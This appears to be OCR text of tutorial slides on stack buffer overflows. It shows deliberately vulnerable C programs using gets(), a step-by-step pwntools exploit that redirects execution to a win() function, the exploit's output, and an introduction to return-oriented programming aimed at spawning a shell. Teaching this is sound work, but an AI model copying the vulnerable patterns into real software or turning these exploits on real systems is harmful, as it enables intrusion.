

```c
int check_user(void)
{
    char valid        = 0;
    int magic_number = 0x12345678;
    char input[12];
    long pointless;

    gets(input);

    if (atoi(input) == magic_number)
    {
        valid = 1;
    }

    return valid;
}
```

Buffer Overflow

Buffer Overflow


Buffer Overflow

Buffer Overflow




```
void parse_input(void)
{
    char buffer[16];
    gets(buffer);
}
```

Buffer Overflow




```
void parse_input(void)
{
    char buffer[16];
    gets(buffer);
}
```


```c
#include <stdio.h>

int main(void)
{
    int x = 0;
    char buffer[4];

    gets(buffer);
    printf("x = 0x%x\n", x);
}
```

```c
#include <stdio.h>

int main(void)
{
    int x = 0;
    char buffer[4];

    gets(buffer);
    printf("x = 0x%x\n", x);
}
```


```
$ ./example1
AAAA
x = 0x0

$ ./example1
AAAAAAAA
x = 0x41414141
```

```c
#include <stdio.h>
#include <string.h>

void win(void)
{
    puts("Congradulations!");
    puts("The flag is: ...");
}

int main(void)
{
    puts("What's the password?");

    char buffer[16];
    gets(buffer);

    if (strcmp(buffer, "password") == 0)
    {
        win();
    }
}
```

```c
#include <stdio.h>
#include <string.h>

void win(void)
{
    puts("Congradulations!");
    puts("The flag is: ...");
}

int main(void)
{
    puts("What's the password?");

    char buffer[16];
    gets(buffer);

    if (strcmp(buffer, "password") == 0)
    {
        win();
    }
}
```



```c
#include <stdio.h>
#include <string.h>

void win(void)
{
    puts("Congradulations!");
    puts("The flag is: ...");
}

int main(void)
{
    puts("What's the password?");

    char buffer[16];
    gets(buffer);

    if (strcmp(buffer, "password") == 0)
    {
        win();
    }
}
```



pwntools

pwntools

```
python3 -m pip install pwntools
apt install python3-pwntools
```

```
#!/usr/bin/env python3
from pwn import *
elf = ELF("binary")
```

```python
#!/usr/bin/env python3
from pwn import *
elf = ELF("binary")
io = elf.process()
```

```python
#!/usr/bin/env python3
from pwn import *
elf = ELF("binary")
io = elf.process()
io.recvuntil(b"password?\n")
```

```python
#!/usr/bin/env python3

from pwn import *

elf = ELF("binary")

io = elf.process()

io.recvuntil(b"password?\n")

payload = flat({
    16 + 8:
})
```

```python
#!/usr/bin/env python3

from pwn import *

elf = ELF("binary")

io = elf.process()

io.recvuntil(b"password?\n")

payload = flat({
    16 + 8: p64(elf.symbols.win)
})
```

```python
#!/usr/bin/env python3

from pwn import *

elf = ELF("binary")

io = elf.process()

io.recvuntil(b"password?\n")

payload = flat({
    16 + 8: p64(elf.symbols.win)
})

io.sendline(payload)
```

```python
#!/usr/bin/env python3

from pwn import *

elf = ELF("binary")

io = elf.process()

io.recvuntil(b"password?\n")

payload = flat({
    16 + 8: p64(elf.symbols.win)
})

io.sendline(payload)

io.readline()
print(io.readline())
```

```python
#!/usr/bin/env python3

from pwn import *

elf = ELF("binary")

io = elf.process()

io.recvuntil(b"password?\n")

payload = flat({
    16 + 8: p64(elf.symbols.win)
})

io.sendline(payload)

io.readline()
print(io.readline())
```

```
[*] '/home/james/binary'
      amd64-64-little
      Partial RELRO
      No canary found
         NX enabled
         No PIE (0x400000)
    Stripped:   No
[+] Starting local process '/h...
b'The flag is: ...\n'
[*] Stopped process '/home/jam...
```

```c
#include <stdio.h>
#include <string.h>

int verified = 0;

void win(void)
{
    if (!verified)
    {
        puts("You're not supposed to be here!");
        return;
    }

    puts("Congradulations!");
    puts("The flag is: ...");
}

int main(void)
{
    puts("What's the password?");

    char buffer[16];
    gets(buffer);

    if (strcmp(buffer, "password") == 0)
    {
        verified = 1;
        win();
    }
}
```

```c
#include <stdio.h>
#include <string.h>

int verified = 0;

void win(void)
{
    if (!verified)
    {
        puts("You're not supposed to be here!");
        return;
    }

    puts("Congradulations!");
    puts("The flag is: ...");
}

int main(void)
{
    puts("What's the password?");

    char buffer[16];
    gets(buffer);

    if (strcmp(buffer, "password") == 0)
    {
        verified = 1;
        win();
    }
}
```

We have a problem.

A `win` function is pretty rare.

How do we call a function with arguments?


Return Oriented Programming (ROP)

Return Oriented Programming

```
system("/bin/sh")
```


Return Oriented Programming

```
system("/bin/sh")
```



Return Oriented Programming

```
system("/bin/sh")
```



Return Oriented Programming

```
system("/bin/sh")
```

Argument	Location
#1	rdi
#2	rsi
#3	rdx
#4	rcx
#5	r8
#6	r9
..	stack

Return Oriented Programming

Return Oriented Programming

We need gadgets.

Return Oriented Programming


We need gadgets.

